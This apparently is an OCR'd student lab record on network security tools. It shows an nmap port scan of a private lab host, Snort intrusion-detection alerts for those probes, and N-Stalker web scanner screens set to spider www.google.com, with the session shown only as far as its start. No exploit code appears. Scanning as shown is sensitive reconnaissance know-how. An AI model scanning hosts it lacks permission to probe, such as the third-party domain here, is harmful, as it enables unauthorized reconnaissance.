


```
[i437k@1437k ~]$ nmap 192.168.43.3
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-04 05:29 IST
Nmap scan report for akaDebian (192.168.43.3)
Host is up (0.00091s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[i437k@1437k ~]$ ping 192.168.43.3
PING 192.168.43.3 (192.168.43.3) 56(84) bytes of data.
64 bytes from 192.168.43.3: icmp_seq=1 ttl=64 time=0.176 ms
64 bytes from 192.168.43.3: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 192.168.43.3: icmp_seq=3 ttl=64 time=0.489 ms
64 bytes from 192.168.43.3: icmp_seq=4 ttl=64 time=0.841 ms
```



```
           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=13573)
12/04-05:29:11.418950  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attemp
ted Information Leak] [Priority: 2] {TCP} 192.168.43.238:44466 -> 192.168.43.3:705
12/04-05:29:11.428977  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Inf
ormation Leak] [Priority: 2] {TCP} 192.168.43.238:50036 -> 192.168.43.3:161
12/04-05:29:20.456194  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:20.456194  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priori
ty: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:20.456220  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [
Priority: 3] {ICMP} 192.168.43.3 -> 192.168.43.238
12/04-05:29:21.469557  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:21.469557  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priori
ty: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:21.469578  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [
Priority: 3] {ICMP} 192.168.43.3 -> 192.168.43.238
12/04-05:29:22.482948  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:22.482948  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priori
ty: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:22.483015  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [
Priority: 3] {ICMP} 192.168.43.3 -> 192.168.43.238
12/04-05:29:23.496503  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:23.496503  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priori
ty: 3] {ICMP} 192.168.43.238 -> 192.168.43.3
12/04-05:29:23.496595  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [
Priority: 3] {ICMP} 192.168.43.3 -> 192.168.43.238
```

Output:



N-Stalker Scan Wizard

Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Enter Web Application URL

(E.g: http://www.example.tl/, https://www.test.tl/VirtualDirectory/, etc)

☑ Scan both HTTP and HTTPS locations ☐ Do not test web authentication forms

Choose Scan Policy

(choose one)

Load Scan Session

(You may load scan settings from previously saved scan sessions)

Load Spider Data


Not available in N-Stalker Free Edition

(You may load spider data from previously saved scan sessions)

☐ Use local cache from previously saved session (Avoid new web crawling)

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



N-Stalker Scan Wizard

Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Enter Web Application URL

www.google.com

(E.g: http://www.example.tl/, https://www.test.tl/VirtualDirectory/, etc)

☑ Scan both HTTP and HTTPS locations ☐ Do not test web authentication forms

Choose Scan Policy

Manual Test (Crawl through the URL and standby for manual attack)

Load Scan Session

(You may load scan settings from previously saved scan sessions)

Load Spider Data


Not available in N-Stalker Free Edition

(You may load spider data from previously saved scan sessions)

☐ Use local cache from previously saved session (Avoid new web crawling)

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Optimizing Settings

http://www.google.com/

(You may choose to run a series of tests to allow for optimization or click Next to continue)

Optimization Progress

0 %


Press "Optimize" to optimize scan settings.

Optimization Results

Xfer Rate Avg Response Conn Failures

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Optimizing Settings

http://www.google.com/

(You may choose to run a series of tests to allow for optimization or click Next to continue)

Optimization Progress

13 %


Checking response for false positive informa

Optimization Results

Xfer Rate Avg Response Conn Failures

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Optimizing Settings

http://www.google.com/

(You may choose to run a series of tests to allow for optimization or click Next to continue)

Optimize Results | Authentication | False Positive | Engine | Miscellaneous

Optimization Progress

100 %

Status: Optimization successfully completed.

Optimization Results

Xfer Rate 567.75 KB/s   Avg Response 0.33 ms   Conn Failures 0%


- Only few URLs found. You should consider using a Web Macro script.
- To enhance speed, we have restricted Spider to 30 pages variations per no...

(Right-click over an item to see suggested actions)

Scan Settings   Optimize   << Back   Cancel   Next >>

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Review Summary

http://www.google.com/


Scanning Settings

Scan Setting	Value
Host Information	IP: [142.250.183.228] Port: [80] SSL: [no]
Restricted Directory	Not configured.
Policy Name	Spider Only
False-Positive Settings	Enabled for Multiple Extensions. Enabled for 404 pages. C
New Server Discovery	Enabled (recommended in most cases)
Spider Engine	Max URLs: [500] Max Per Node [30] Max Depth [0]
HTML Parser	JS: [Ignore] External JS [Deny] JS Events [Execute] SWF [F
Server Technologies	N/A
Allowed Hosts	No additional hosts configured.

Scan Settings   << Back   Cancel   Start Session

Full XSS Assessment
OWASP Policy
Quick Shellshock Test
Webserver security (including SANS FBI)

Status: Choose your scan option to initiate.



Threads # 8

Timeout 15

URL http://www.google.com/ POLICY Spider Only THREADS 0

Scan Session	
Start Time	(none)
Duration	00 hours 00 minutes


Spider Engine	#
Crawled URLs	0
Crawled Hosts	0
Default Page Size	0

Scan Engine	#
Total Requests	0
Failed Requests	0
Attacks Sent	0
404 Errors	0
302 Redirection	0

Network	#
Bytes Sent	0
Bytes Received	0
Avg Response Time	0
Avg Transfer Rate	0
Requests/Minute	0

Scan Module	Current	Total	Progress

Status: Click on "Start" to initiate scan session.



Threads # 8

Timeout 15

URL http://www.google.com/ POLICY Spider Only THREADS 8/8

Scan Session	
Start Time	Nov 17, 2022 16:07:42
